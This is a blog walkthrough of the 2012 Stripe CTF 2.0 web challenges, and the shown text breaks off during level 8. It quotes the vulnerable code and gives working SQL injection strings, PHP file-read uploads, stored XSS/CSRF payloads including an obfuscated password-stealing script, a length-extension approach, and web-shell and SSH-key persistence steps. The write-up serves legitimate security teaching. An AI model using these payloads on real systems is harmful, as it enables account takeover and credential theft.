
This webpage is not found

chrome



2012-09-03

[Video] Stripe CTF 2.0 (Web Edition)

Links

Watch video on-line: http://blip.tv/g0tmi1k/stripe-ctf-2-0-6333435
Download video: http://www.mediafire.com/?1u1pmudy7115t17

Stripe hosted another 'Capture the Flag' (CTF) event. They previously did one back in February 2012 which contained 6 flags - however they were back with the 'web edition' going from level 0 to level 8 covering a range of web attacks. *This is how I did it.*

Please note: The event **is now over**. If you wish to do this yourself, **you will have to download the code and do it offline**.

Overview

The game is to complete various challenges/puzzles by using different techniques. For example:

- Level 0 - Secret Safe (SQL injection. See video at: 00:31)
- Level 1 - Guessing Game (PHP functions/User Input - 01:19)
- Level 2 - Social Network (Local file inclusion - 01:59)
- Level 3 - Secret Vault (SQL injection - 03:26)
- Level 4 - Karma Trader (Cross-site scripting/Cross-site request forgery - 05:04)
- Level 5 - Domain Authenticator (Chained requests- 07:55)
- Level 6 - Streamer (Cross-site scripting - 10:07)
- Level 7 - WaffleCopter (Weak cryptography - 14:47)
- Level 8 - PasswordDB (Network side attack - 18:45)

Upon completion, the user is given a key (aka a 'flag'), which they can then enter into the control panel, that unlocks the next stage/level. The source code for each level is available if requested, therefore we are able to go about in a white-box testing manner. *When signing up to Stripe, for each stage the contestant was generated a random username for that puzzle, and they were spread over multiple servers.*

Level 0 - Secret Safe

'We'll start you out with Level 0, the Secret Safe. The Secret Safe is designed as a secure place to store all of your secrets. It turns out that the password to access Level 1 is stored within the Secret Safe. If only you knew how to crack safes...'

After looking at the source code, the attacker spots a few key lines in the code, for example:
File: level00.js, Line: 06

```
sqlite3 = require ('sqlite3'); // SQLite (database) driver
```

File: level00.js, Line: 34

```
var query = 'SELECT * FROM secrets WHERE key LIKE ? || ".%"';
```

The attacker knows which database is powering the project (SQLite), and the query command that is being used. The query command is using 'LIKE', followed by the user's input, then the use of '%' in the query is wildcard in SQLite, causing it to select everything after the full stop.

The expected input was meant to be a username, and then the project selects everything related to that user. However, if the attacker uses the same wild card '%' as the username *(as the user input isn't sanitised)*, it causes the database to select everything from all the users. This reveals the flag for the next level *(contained in secretstash-<username>.level01.password)*.

In short: The use of % acts as a wild card to select all the values in the database.
Input: %

Level 1 - Guessing Game

'Excellent, you are now on Level 1, the Guessing Game. All you have to do is guess the combination correctly, and you'll be given the password to access Level 2! We've been assured that this level has no security vulnerabilities in it (and the machine running the Guessing Game has no outbound network connectivity, meaning you wouldn't be able to extract the password anyway), so you'll probably just have to try all the possible combinations. Or will you...?'

When analysing the given source code, the attacker notices:
File: index.php, Line: 12-16

```
$filename = 'secret-combination.txt';
extract($_GET);
if (isset($attempt)) {
  $combination = trim(file_get_contents($filename));
  if ($attempt === $combination) {
```

The first line is loading in the file which is the combination *(aka the password)* to reveal the key. However, due to the next line containing the 'extract' function; the attacker can use this to their advantage. They can do this as 'extract' takes the requested inputs variables *(e.g. from $_GET, $_POST etc.)*, and at the same time overwrites the current values, therefore, the attacker can alter the variable for '$filename' *(which contains the combination)*.

After checking to see if the variable '$attempt' has been set *(which the attacker can do due to the use of extract)*, it tries to read a file which has the name set to the value of '$filename'. However, if the attacker has altered the value to a file which doesn't exist *(e.g. 'blank' - no file)*, the function will fail with a value of 'false'.
This value is compared to the value of '$attempt'. If it matches then the key will be displayed.

The attacker has already had to define the '$attempt', but if they don't set a value to it *(e.g. 'blank)*, it will match the return result *(false)* of the failed request for a file *($filename)*, thus displaying the key.

In short: by using PHP's extract function, the attacker can set/overwrite values which will match by returning false to show the key.
Input: ?attempt=&filename=

Level 2 - Social Network

'You are now on Level 2, the Social Network. Excellent work so far! Social Networks are all the rage these days, so we decided to build one for CTF. Please fill out your profile at https://level02-3.stripe-ctf.com/user-xtpnikecaz. You may even be able to find the password for Level 3 by doing so.'

As soon as the attacker inspected the project, the attacker saw that the social network allows for pictures to be uploaded. Looking at the code the attacker spots a few things:
File: index.php, Line: 09

```
$dest_dir = "uploads/";
```

File: index.php, Line: 44

```
<input type="submit" value="Upload!">
```

File: index.php, Line: 49

```
<a href="password.txt">password.txt</a>
```

The attacker is aware that the code which is in-place doesn't check what is being uploaded to it, and will also attempt to upload any file regardless of the type.
They are also able to identify the local path for the upload location, as well as where the key is being stored.

By using the inbuilt form to upload a PHP file which 'file_get_contents' *(same function from level 2)*, the attacker is able to go back from the upload folder *(**directory traversal**)*, and read the key file.

In short: Due to the setup of the PHP application, the attacker is able make a 'Local File Inclusion' vulnerability

by crafting a file in which to directory traversal to read any file.
Input: echo '<?php echo file_get_contents("../password.txt");' > level02.php

Level 3 - Secret Vault

'After the fiasco back in Level 0, management has decided to fortify the Secret Safe into an unbreakable solution (kind of like Unbreakable Linux). The resulting product is Secret Vault, which is so secure that it requires human intervention to add new secrets.'

As the attacker is able to glance at the backend of the project, they are able to identify potential weaknesses in the application.
File: index.html, Line: 19

```
<li>bob: Stores the password to access level 03</li>
```

File: secretvault.py, Line: 23

```
import sqlite3
```

File: secretvault.py, Line: 86-87

```
query = """SELECT id, password_hash, salt FROM users
        WHERE username = '{0}' LIMIT 1""".format(username)
```

This is similar to level 0 *(as it is based on it!)*, by the back-end database using SQLite3 and it being vulnerable to SQL injection *(SQLi)*. They have updated the system to use 'hashing' *(with salt)* and 'namespaces' have been replaced to use usernames & passwords.

The code works by asking for a username & password and looks up the values in a database. If the username is also in the database, it then calculates the hash of the password entered and compares the value to hashed password stored in the database for the same username. If these values match up, they are logged in. However, the attacker is able to inject into the database query in-which they are able to modify how the values are looked up as the user input is not sanitised.

The attacker then crafts the injection command:

```
' AND 1=0 UNION ALL SELECT (SELECT id FROM users WHERE username=<known
username>),'<known hash>,'<known salt>' --
```

This can be broken down like so:

'

Closes the original SQL statement asking for string input. This allows user input to be treated as SQL commands.

AND 1=0

One will never equal zero, making the original statement to always return false meaning whatever has been processed before to be invalid.

UNION ALL SELECT

The UNION command allows two (or more) results to be combined (from multiple tables).

(SELECT id FROM users WHERE username='<known username>'),

This SELECTs the data which is wanted when the command is injected. A valid known username is required as this is the user the attacker wishes to become. This allows for the attacker to specify a different ID value compared to the hash value which will be tested for.

'<known hash>,'<known salt>'

As the web application is going to process the input, the attacker needs to enter known values which will always return true, allowing for the web application to believe the input is valid and continue.

--

Closes the injected SQL statement, as this is a SQL comment. This means everything after the original SQL statement point which was injected from, isn't processed. Therefore, the injected statement isn't altered.

Original SQL Statement:

```
"""SELECT id, password_hash, salt FROM users WHERE username = '{0}' LIMIT
1""".format(username)
```

Injected SQL Statement:

```
"""SELECT id, password_hash, salt FROM users WHERE username = '' AND 1=0 UNION ALL
SELECT (SELECT id FROM users WHERE username=<known username>),'<known
hash>,'<known salt>' --' LIMIT 1""".format(username)
```

So by filling in the gaps with:

Username: bob

Thanks to the index page having a list of usernames and the data they contain!

Hash: A pre-calculated SHA256 hash value of 'g0tmi1k'

Salt: *Blank*

What will be processed by the database is:

```
SELECT id, password_hash, salt FROM users WHERE username = '' AND 1=0 UNION ALL
SELECT (SELECT id FROM users WHERE
username='bob'),'812941fd1e4fce0df676f7bfcf9d729b84ca4097ced2de00e2982e678b34544e','' --'
LIMIT 1
```

Therefore the original SQL statement's WHERE command will fail as it's now blank, therefore it will process the UNION command, with the attacker's SELECT values set to where they are able to request a different username compared to the known hash & salt which was entered. As the hash value is correct for the password entered the web application will allow the attacker to process their request and login *(using a hash & salt for a different user)*. After the attacker spoofed the login, they are presented with the flag for the next level.

In short: The attacker is able to specifically request a username different from the hash and salt in the database.
Input: Username: ' AND 1=0 UNION ALL SELECT (SELECT id FROM users WHERE username='bob'),'812941fd1e4fce0df676f7bfcf9d729b84ca4097ced2de00e2982e678b34544e','' --
Password: g0tmi1k
Info: http://www.python.org
Info: http://flask.pocoo.org

Level 4 - Karma Trader

'The Karma Trader is the world's best way to reward people for good deeds: https://level04-2.stripe-ctf.com/user-<username>. You can sign up for an account, and start transferring karma to people who you think are doing good in the world. In order to ensure you're transferring karma only to good people, transferring karma to a user will also reveal your password to him or her.'

Removed username

Upon peeking at the internal workings of this web application, the attacker sees:
File: views/home.erb, Line: 20-22

```
If you're anything like <strong>karma_fountain</strong>, you'll find
yourself logging in every minute to see what new and exciting
developments are afoot on the platform. (Though no need to be as paranoid as
```

File: views/home.erb, Line: 57

```
(password: <%= user[:password] %>, last active <%= last_active %>)
```

Therefore the attacker is aware that there is another user using the system *(and when they are using it)*. As a result of this the attacker decides to target this user instead of the internals of the application. After looking though the code, the attacker notices that when creating a new user, the username input is filtered.
File: srv.rb, line: 159

```
unless username =~ /^\w+$/
```

However, the password field isn't. Due to the nature of the program, as the password of the user who sent the karma is displayed to the user who received it, the attacker is able to inject code into web pages, so the application is vulnerable to cross-site scripting *(XSS)*. As the password is a stored value on the server, the XSS is persistent! The attacker chooses to create a 'Cross-Site Request Forgery' *(CSRF)* as the code to be injected via the XSS. The CSRF will have the payload to automate sending karma back to the attacker, thus the target's password will also be sent back to them *(along with the karma points!)*.

The attacker then crafts the CSRF in JavaScript, and takes into consideration the environment of the web application it will be performed in. The attacker finds the form in-which the necessary information is required in which to send karma, and makes a note of the variables used in it *('to', 'amount' and 'Submit')*.
File: views/home.erb, Line: 28-32

```
<form action="<%= absolute_url('/transfer') %>" method="POST">
  <p>To: <input type="to" name="to" /></p>
  <p>Amount of karma: <input type="text" name="amount" /></p>
  <p><input type="submit" value="Submit" /></p>
</form>
```

The karma form doesn't have an ID, the JavaScript can still use the form as there isn't another form, therefore using the document object with the array set to 0, the JavaScript is still able to locate/identity the form and use it.

The JavaScript payload will look like this:

```
<script> var x=document.forms[0]; x.to.value='<username>'; x.amount.value='<amount of karma>';
x.submit(); </script>
```

When the values have been replaced with the necessary information for the environment, the payload is placed into the password field when creating a new user.

The payload can only be triggered if the password is visible to the user, which can only happen if the evil/malicious user has sent them karma. Therefore using the malicious user, when they send karma to the target, as soon as they login into the system, the targets user's password will be visible of to them *(as this is the nature of the application)*. However, it will contain a XSS *(something the attacker will take and use to their advantage)*, causing a CSRF making the target automatically send karma back to the attacker and as this is how the system functions, their password will become visible to the attacker. Once the karma has been sent, the attacker just needs to wait for the target to login. Using the system again, the attacker can refresh the home page, to see when the target has been active on the application.

In short: The attacker inserts a XSS/CSRF to automatically send karma payload into the password field of a user account, then sends karma to the target in-which will cause the payload to execute and waits for the target

to login.
Input: <script> var x=document.forms[0]; x.to.value='g0tmi1k'; x.amount.value='100'; x.submit(); </script>
Info: http://www.ruby-lang.org
Info: http://www.sinatrarb.com

Level 5 - Domain Authenticator

'The DomainAuthenticator is based off a novel protocol for establishing identities. To authenticate to a site, you simply provide it username, password, and pingback URL. The site posts your credentials to the pingback URL, which returns either "AUTHENTICATED" or "DENIED". If "AUTHENTICATED", the site considers you signed in as a user for the pingback domain.'

After examining the code the attacker notices a few issues:
File: srv.rb, Line: 19-22

```
if File.exists?('production')
  PASSWORD_HOSTS = /^level05-\d+\.stripe-ctf\.com$/
  ALLOWED_HOSTS = /\.stripe-ctf\.com$/
else
```

File: srv.rb, Line: 67-69

```
pingback = params[:pingback]
username = params[:username]
password = params[:password]
```

File: srv.rb, Line: 109-111

```
def authenticated?(body)
  body =~ /[^\w]AUTHENTICATED[^\w]*$/
end
```

This means, that if the pingback URL was to be from '.stripe-ctf.com', then they can authenticate it. However, if it was from 'level5-[0-9].stripe-ctf.com', then the user will be authenticated to it and also show the password *(aka the key)*, anything else will not let them authenticate. This means the attacker needs to trick the system into using a spoofed pingback URL.
The next issue was the variables from the form that can be loaded from either POST or GET requests.
The last issue is that the only validation the application does is, if the pingback URL displays AUTHENICATED with a 'word character' before and after it, the user details which were submitted were correct.

The attacker remembers that they still have access to level 2, which allows them to upload any file onto the server 'level2-*.stripe-ctf.com', which is valid for the pingback URL, to allowing the attack to become authenticated. The attacker then creates a static page to always display the word 'AUTHENTICATED' along with a carriage return and a linefeed either side of it, which will satisfied the authenticated function which checks to see if the pingback displays the login as valid & successful.

The attacker tries out the new static page to see if their pingback URL works, allowing them to authenticate it by using any username and password. However, as the pingback URL doesn't contain level05-[0-9], the password for the user isn't displayed.

User <-> web application <-> pingbackurl
User <-> level 05 <-> level02

The attacker starts to convert the last request, which was using POST request to a GET request, by placing the form's pingback variable into the URL and the last used path (which is the location of the static page). They then use this request as the new pingback value and repeat the last request.

Upon executing this request, the attacker is able to authenticate as 'level05-[0-9].stripe-ctf.com'

User <-> level 05 <-> level05 <-> level02

The reason why this satisfied all the necessary requirements when checking to see if the user is authenticated is because of the pingback page. Because the use of carriage return and linefeeds, it manipulates the page source code when it is requested as each time the word 'AUTHENTICATED' is on a new line. Upon being authenticated by the pingback URL, the attacker goes back to the homepage and refreshes the page. As a result, the session has been updated and displays the key to the user.

In short: The attacker was able to chain together multiple requests to spoof the source URL address to a page which would always authenticate any given credentials.
Input: echo '<?php echo "\r\nAUTHENTICATED\r\n";' > level05.php
pingback: https://level05-<id>.stripe-ctf.com/user-<username>/?pingback=https://level02-<id>.stripe-ctf.com/user-<username>/uploads/level05.php
username: admin
password: pass
Info: http://www.ruby-lang.org
Info: http://www.sinatrarb.com

Level 6 - Steamer

'After Karma Trader from Level 4 was hit with massive karma inflation (purportedly due to someone flooding the market with massive quantities of karma), the site had to close its doors. All hope was not lost, however, since the technology was acquired by a real up-and-comer, Streamer. Streamer is the self-proclaimed most steamlined way of sharing updates with your friends.

As well, level07-password-holder is taking a lot of precautions: his or her computer has no network access besides the Streamer server itself, and his or her password is a complicated mess, including quotes and apostrophes and the like.'

When the attacker was scrolling though the source code they noticed the following function:
File: srv.rb, Line: 26-37

```
def self.safe_insert(table, key_values)
  key_values.each do |key, value|
    # Just in case people try to exfiltrate
    # level07-password-holder's password
    if value.kind_of?(String) &&
       (value.include?("'") || value.include?("\""))
      raise "Value has unsafe characters"
    end
  end

    conn[table].insert(key_values)
  end
```

Which could cause an issue, due to the hint left in the briefing that the key *(which is the target's password)*, contains such blocked characters and the attacker wouldn't want the post to be rejected because of it.

After signing up to the application, the attacker surfs around to use the service and notices their password is displayed in clear text when they visit ./user_info. They then confirm this by looking at the source code:
File: user_info.erb, Line: 11

```
<td><%= @password %></td>
```

Like level 4, there is a user *(who so happens to be the target)* who is frequently visiting the site, and the attacker again decides to target the user and exploit/take advantage of a feature in the application rather than the internal working of the application. Unlike level 4, there are additional security measures which have been put in place, for example, the escaping the apostrophes and quotes which have been mentioned before as well as 'anti-csrf token' system:
File: home.erb, Line: 32

```
<%= csrf_tag %>
```

File: srv. rb, Line: 98-101

```
# Insert an hidden tag with the anti-CSRF token into your forms.
def csrf_tag
  Rack::Csrf.csrf_tag(env)
End
```

Please note: This is only a sample of the anti-csrf protection!

The attacker keeps using the application and starts to look for an area in the code in which they can attempt to attack. They start off by looking at how posts/messages are displayed on the page to other users. They notice the following:
File: home. rb, Line: 11-27

```
var username = "<%= @username %>";
var post_data = <%= @posts.to_json %>;

    function escapeHTML(val) {
      return $('<div/>').text(val).html();
    }
    function addPost(item) {
      var new_element = '<tr><th>' + escapeHTML(item['user']) +
          '</th><td><h4>' + escapeHTML(item['title']) + '</h4>' +
          escapeHTML(item['body']) + '</td></tr>';
      $('#posts > tbody:last').prepend(new_element);
    }

    for(var i = 0; i < post_data.length; i++) {
      var item = post_data[i];
      addPost(item);
    };
```

This means that when a message is displayed to the end user all the messages are stored together in JSON ('post_data') inside a JavaScript function, and then, each value in turn is sent to a different JavaScript function 'addPost'. Afterwards they are added into the page dynamically. Before they are added to the page, the data is processed by 'escapeHTML'. This function places the value which is sent to it, in its own 'div' tag.

The attacker has learnt where their input data will be placed in the application, the process of what will happen to it before it will be displayed on the script, end the end destination of being executed by the target user. Now the attacker needs to figure out how to exploit the target by making them open the './user_info' page, extract the password value from it, replace any restricted characters and then create a new post which contains the target's password. All of this needs to be encoded in a way that can't use any of the apostrophes or quotations.

As JSON isn't affected by HTML code, by using '</script>' at the start of the message to be posted, the attacker is able to escape the current <script> in which 'post_data' is contained. Adding '<script>' afterwards allows the attacker to insert code into the page which can be executed on the target's machine, thus the web application is vulnerable to XSS.

The attacker then starts to craft their XSS. A breakdown of it is as follows:

```
</script><script>
```

As mentioned above, it breaks out of the current script function and creates a new one

```
var newPost=String.fromCharCode(35,110,101,119,95,112,111,115,116);
```

This is the ASCII code for '#new_post'. This is used to contain the data which is sent to the post.

var title=String.fromCharCode(35,116,105,116,108,101);

This is the ASCII code for '#title'. This is used for the title of the post to me made

var content=String.fromCharCode(35,99,111,110,116,101,110,116);

This is the ASCII code for '#content. This is used for the body of the post to me made

var userinfo=String.fromCharCode(46,47,117,115,101,114,95,105,110,102,111);

This is the ASCII code for './user_info'. This is the URL to be requested

var temp=new String();

This is going to hold the string of the XSS which is currently being processed

$.get(userinfo,function(data){

This is using jQuery to make a connection to the './user_info' page, and then what to do if it was successful.

temp=data.match(/<td>([^al].*)</)[1];

Some regex to extract the values between the second occurrence of '<td>' and '</', which is the password field (the first one is the username).

temp=temp.replace(String.fromCharCode(34),String.fromCharCode(65,65,65));

This is the ASCII code for "" and it is to be replaced with the ASCII code 'AAA', which we can use to mark/signal that "" has been used in the password and we can manually replace it afterwards

temp=temp.replace(String.fromCharCode(39),String.fromCharCode(66,66,66));

This is the same as the above line, however, it is for '" and to use 'BBB' instead so the attacker can identify the differences between them and doesn't get confused

$(content).val(temp);

This then places the result, which is stored in temp, into the content section of the post.

$(title).val(title);

This defines the title of the post, which is going to be set as blank.

$(newPost).submit();

This submits the post to be made

}); //

Closes the open bracket which was used for the function command earlier, to include the above lines. It then adds comment, so everything after the original JSON statement where the attacker injected from, is to be ignored and isn't processed. Therefore, the injected statement isn't altered.

The attacker was able to get around the apostrophes and quotes issue by using the 'fromCharCode' function inbuilt to JavaScript as it allows for character values to be stored in a numeric form that can be interpreted by JavaScript and then processed locally on the client, thus it allows for the usage of apostrophes and quotes, which removes any limitations on the characters that were put in place on the server side.

The attacker was able to bypass the CSFR by using '$(newPost).submit();' to submit the form. By doing so, the submit function calls itself, so the XSRF token will also be sent.

The attacker then simply waits for the target to visit the page (note: the target needs to visit the page BEFORE the attacker does), browses through the source code of the page and discovers the target user has made a new post containing their password.

In short: Crafted a XSS and posted it in a message, which used jQuery to grab, bypass and post the logged in password for the current user.
Input:

```
</script><script> var newPost=String.fromCharCode(35,110,101,119,95,112,111,115,116);var
title=String.fromCharCode(35,116,105,116,108,101); var
content=String.fromCharCode(35,99,111,110,116,101,110,116); var
userinfo=String.fromCharCode(46,47,117,115,101,114,95,105,110,102,111); var temp=new String();
$.get(userinfo,function(data){ temp=data.match(/<td>([^al].*)</)[1];
temp=temp.replace(String.fromCharCode(34),String.fromCharCode(65,65,65));
temp=temp.replace(String.fromCharCode(39),String.fromCharCode(66,66,66)); $(content).val(temp);
$(title).val(title); $(newPost).submit(); }); //
```

Info: http://www.ruby-lang.org
Info: http://www.sinatrarb.com

Level 7 - WaffleCopter

'WaffleCopter is a new service delivering locally-sourced organic waffles hot off of vintage waffle irons straight to your location using quad-rotor GPS-enabled helicopters. The service is modeled after TacoCopter, an innovative and highly successful early contender in the airborne food delivery industry. WaffleCopter is currently being tested in private beta in select locations.'

Once the attacker studies the source code they see the following areas are interesting:
File: wafflecopter.py, Line: 118-122

```
@app.route('/logs/<int:id>')
@require_authentication
def logs(id):
    rows = get_logs(id)
    return render_template('logs.html', logs=rows)
```

File: wafflecopter.py, Line: 132-133

```
h = hashlib.sha1()
h.update(secret + raw_params)
```

File: initialzed_db.py, Line: 41-42

```
def add_waffles(level_password):
    add_waffle('liege', 1, level_password)
```

The first issue is that when requesting access to './logs/' path, its checking to make sure the user is authenticated, but it's not checking to see who the user is authenticated as *(it's not matching the requested ID to the logged in ID)*.

The attacker was also able to confirm that the server is using SHA1 as the hashing method in the application on the server as it's also used on the client's side too.
File: client.py, Line: 62

```
h = hashlib.sha1()).
```

In the brief the attacker has been given credentials for the system, so they log into it and download the client application to use the application's API to request waffles.

The attacker also notices, in the source code; there are hardcoded values to be added when the application starts up. From this the attacker is able to see which waffle contains the unlock key for the next level and the user ID which is linked to the waffle and the key.

After testing the limitation of the client application with the API, they view their log file, to see what was captured. Afterwards they attempt to view another user's log file, and as they have valid credentials and the issue shown at the start, they are able to access any file in './log/'. The attacker tries the accessing ID of '#1' from the waffle which was added when the application was started. As a result, the attacker was able to see the requested information along with the hash value of it. So the attacker now knows the 'raw_params', and the SHA1 'hash' of the outcome, but not the 'secret'. The 'hash' is produced from calculating the value from 'secret' and 'raw_params'. The signature, which is the hash, is sent along with the message, as this is what's used to make sure the request came from the right user and they have authorization to make the request.

The attacker knows that SHA1, like many other hashing functions, processes data in 'blocks', and as a result is subject to a 'padding'/'Length extension' attacks, which allows for the hash to be calculated without knowing the full extent of the contents. After researching the attack, they discover some existing code created by VNSecurity.net, which implements the attack. To perform the attack, the attacker needs to know the original request & signature *(which they do due to the API),* the length of the secret key *(the attacker knows that their key length is 14 characters long)*. The only extra information required is the extra values to attach onto the end of the request. The attacker knows the format of the request *(again from the API log)* and also the waffle which contains the key - the Liège. There are two possible issues with their current theory:

> The key length might be incorrect. The attack was given a key that was 14 characters long, and as they are unable to edit the key - the administrator might of done, either by a backdoor in the system *(not in the source code)* or by editing the database manually - as the secure field is set to 255 long (However if the value of 14 is incorrect, the attack can brute force all the values from 1-255).

File: initialzed_db.py, Line: 69

```
secret varchar(255) not null,
```

> The injected string at the end might not be processed after the hash has been used/attacked/bypassed. However looking through the source code, the attacker was able to see that the earlier variable gets overwritten if the same name is used later.

File: wafflecopter.py, Line: 139-147

```
def parse_params(raw_params):
    pairs = raw_params.split('&')
    params = {}
    for pair in pairs:
        key, val = pair.split('=')
        key = urllib.unquote_plus(key)
        val = urllib.unquote_plus(val)
        params[key] = val
    return params
```

Therefore, the attacker is able to modify the request after the hash has been calculated and processed. This part is critical to the attack, as the attacker can only append data to the original data requested.

The result of the attack was the attacker had the right key length, as they were able to successfully make a new hash without knowing all the values, thus the application displayed/returned the 'confirm code' for the waffle that contained the key to the next level.

In short: The attacker discovered a valid request and its signature which allowed them to attack the SHA1 by a padding attack, breaking the crypto, allowing them to append the request to a premium waffle.

Input: *See code*
Info: http://netifera.com/research/flickr_api_signature_forgery.pdf
Info: http://www.vnsecurity.net/t/length-extension-attack/
Info: https://en.wikipedia.org/wiki/HMAC
Info: http://www.python.org
Info: http://flask.pocoo.org

Level 8 - PasswordDB

'In PasswordDB, the password is never stored in a single location or process, making it the bane of attackers' respective existences. Instead, the password is "chunked" across multiple processes, called "chunk servers". These may live on the same machine as the HTTP-accepting "primary server", or for added security may live on a different machine. PasswordDB comes with built-in security features such as timing attack prevention and protection against using unequitable amounts of CPU time (relative to other PasswordDB instances on the same machine).'

By viewing the source code the attacker doesn't notice any issue in the code, so they go back to reading the brief.
'PasswordDB exposes a simple JSON API. You just POST a payload of the form {"password": "password-to-check", "webhooks": ["mysite.com:3000", ...]} to PasswordDB, which will respond with a {"success": true}" or {"success": false}" to you and your specified webhook endpoints.

(For example, try running curl https://level08-x.stripe-ctf.com/user-<username>/ -d '{"password": "password-to-check", "webhooks": []}'.)

In PasswordDB, the password is never stored in a single location or process, making it the bane of attackers' respective existences. Instead, the password is "chunked" across multiple processes, called "chunk servers". These may live on the same machine as the HTTP-accepting "primary server", or for added security may live on a different machine. PasswordDB comes with built-in security features such as timing attack prevention and protection against using unequitable amounts of CPU time (relative to other PasswordDB instances on the same machine).

As a secure cherry on top, the machine hosting the primary server has very locked down network access. It can only make outbound requests to other stripe-ctf.com servers. As you learned in Level 5, someone forgot to internally firewall off the high ports from the Level 2 server. (It's almost like someone on the inside is helping you — there's an sshd running on the Level 2 server as well.)'

Removed username

The attacker is makes a note of a few key points about the level:

JSON API

POST request. Format: {"password": "password-to-check", "webhooks": ["mysite.com:3000", ...]}

Upon request, the response will be if valid: {"success": true}", else: {"success": false}"

Five servers, one primary server, four password servers (for each chunk of the password)

Timing attack prevention (& system resource protection

Level 8 has limited network access

SSHd service running on level 2

Looking back though the source code, the attacker starts to understand the process of the application.

The password is 12 digits long, however it has been broken/split into four 'chunks' with each chunk stored on a different 'chunk server'. These four places are the only record of the password.

File: password_db_launcher, Line: 53

```
raise ValueError("Invalid password! The Flag is a 12-digit number.")
```

File: password_db_launcher, Line: 123-125

```
for host_port, password_chunk in zip(chunk_hosts, chunks):
  host, port = host_port
  launch('chunk_server', '%s:%s' % (host, port), password_chunk)
```

After every chunk server is ready, it then starts the 'primary server' *(a **web server**)*. The primary isn't aware of the password at all.

File: password_db_launcher, Line: 129-132

```
# Make sure everything is booted before starting the primary server
for host_port in chunk_hosts:
  host, port = host_port
  wait_until(socket_exists, host, port)
```

File: password_db_launcher, Line: 141

```
launch('primary_server', *args)
```

When a user submits a password *(via JSON)* , the primary server splits up the password in the same manner as before, four equal chunks and then sends them to each chunk server *(via TCP)*.

File: primary_server, Line: 107-108

```
def chunkPassword(self, password):
  return common.chunkPassword(len(self.chunk_servers), password, self)
```

File: primary_server, Line: 53-56

```
common.makeRequest(next_chunk_server,
```

```
{'password_chunk' : next_chunk},
self.nextServerCallback,
self.nextServerErrback)
```

Chunks are sent in order to their chunk servers, If the chunk which was sent to chunk server is matches (aka valid), it will return “{success: true}” then it will move onto the next chunk & chunk server. Else it will return “{success: false}”, stop processing the remaining chunk(s), and the primary server will delay sending the reply back to the user in order protect against timing attacks.

File: chunk_server, Line: 19-24

```
def process(self, data):
    chunk = self.getArg(data, 'password_chunk')
    success = chunk == self.password_chunk
    self.respond({
        'success' : success
        })
```

File: primary_server, Line: 58-69

```
def nextServerCallback(self, data):
parsed_data = json.loads(data)
# Chunk was wrong!
if not parsed_data['success']:
# Defend against timing attacks
remaining_time = self.expectedRemainingTime()
self.log_info('Going to wait %s seconds before responding' %
remaining_time)
reactor.callLater(remaining_time, self.sendResult, False)
return
self.checkNext()
```

The application also supports the ability to 'repeat' the results from the chunk servers to another address other than primary server, which is defined when sending the password in the POST request, as a 'webhook'. This allows the application to be used as a remote authentication *(a more complex version to level 5)*.

File: primary _server, Line: 92-96

```
def sendWebhook(self, webhook_host_spec, result):
  self.log_info('Sending webhook to %r: %s' %
          (webhook_host_spec, result))
  common.makeRequest(webhook_host_spec, result, self.sendWebhookCallback,
                     self.sendWebhookErrback)
```

From this the attacker notices two points:

The password algorithm which was 12 characters long, is being broken down to 3 digits long, 4 times. This means the possible combinations of the password has changed from: 10^12, to 4*(10^3). This dynamically speeds up any brute forcing attempt which could be made on the password *(as the keypspace now is 250,000,000 times smaller)*.

The attacker is able to monitor the responses from each chunk server; therefore the attacker can attack each chunk server in turn.

They can brute force the first chunk by sending all the combinations which can be produced from 3 digits, and pad the rest of the password. Upon gaining the correct combination for the first chunk they can add that to start value *(which the application will then move onto the next server)*, and move onto the next three digits and remove 3 padding values from the end. They can repeat this until they have successfully broken in.

The attacker now has a possible method in which they can brute force the application's process however, they haven't discovered a way yet to identify if they have figured out the correct combination for each chunk *(or have they due to 'success'?)*

After reading the brief for Level 8, the attacker goes back to level 2 as, like in level 5, level 8 can only make outbound requests to *.stripe-ctf.com. Another clue left in the briefing was server 2 has got an SSH daemon running on it. The attacker takes full advantage of the clues, and goes back to level 2 and uploads a basic PHP web shell. That gains them remote access to the system via a web browser. From there, the attacker create a folder '~/.ssh' which is the default location for the OpenSSH daemon to use. In there the attacker uploads their public SSH key and adds it to the 'allowed_keys', which allows the matching private key to SSH into the box, which is the attacker.

Now the attacker has a remote command line shell into stripe-ctf.com network, they are able to start attacking the level 8 server. But they still need to discover how. The input into the application was very limited. As this is a capture the flag event, the attacker knows there has to be a weakness in the application somewhere. Going back to the briefing points:

The example command was to use cURL to make a request was to a HTTP web server.

Looking at the source code, it's a standard python HTTPServer without any alternations.

The information being requested from cURL to the primary server was being sent via JSON.

Looking at the source code to see how the data was being handled *(encoding & decoding)* didn't reveal anything.

The data is being sent to the application. Could something be injected/inserted into a new field or altered an existing value?

Looking at the source code, only two values were used.

File: primary_server, Line: 27-28

```
password = self.getArg(data, 'password')
webhooks = self.getArg(data, 'webhooks')
```

The 'password' field gets split up into 4 sections; it doesn't check the length of the password. However, the attacker didn't discover any places where they could 'escape out'/'alter the process' in order to execute the code.

The 'webhooks' however, cause the application to make a TCP connection to the given address in order to deliver the result. This value was only used to send data to it; it wasn't going to receive any input values from it. This meant it had something to do with either:

> The value itself had to be corrupted in a manner to allow for the attackers code to be split up, sent to the chunk_server and then executed. Or…
>
> The process in which the data was sent back to the attacker.

The attacker again looked at the source code trying to find a way they could 'escape out'/'alter the process' in order to the execute code like the password field, however didn't discover anything. This left the way data was being sent to the pingback address. Looking through the code, all the attacker could see was the '{success: <value>}', meaning there wasn't anything directly useable, meaning the weakness had to be a 'side channel attack'. As there was timing and system resource protections put in place, it wasn't related to the systems themselves, which meant it was related to how the data was being transferred from one system to the other, TCP.

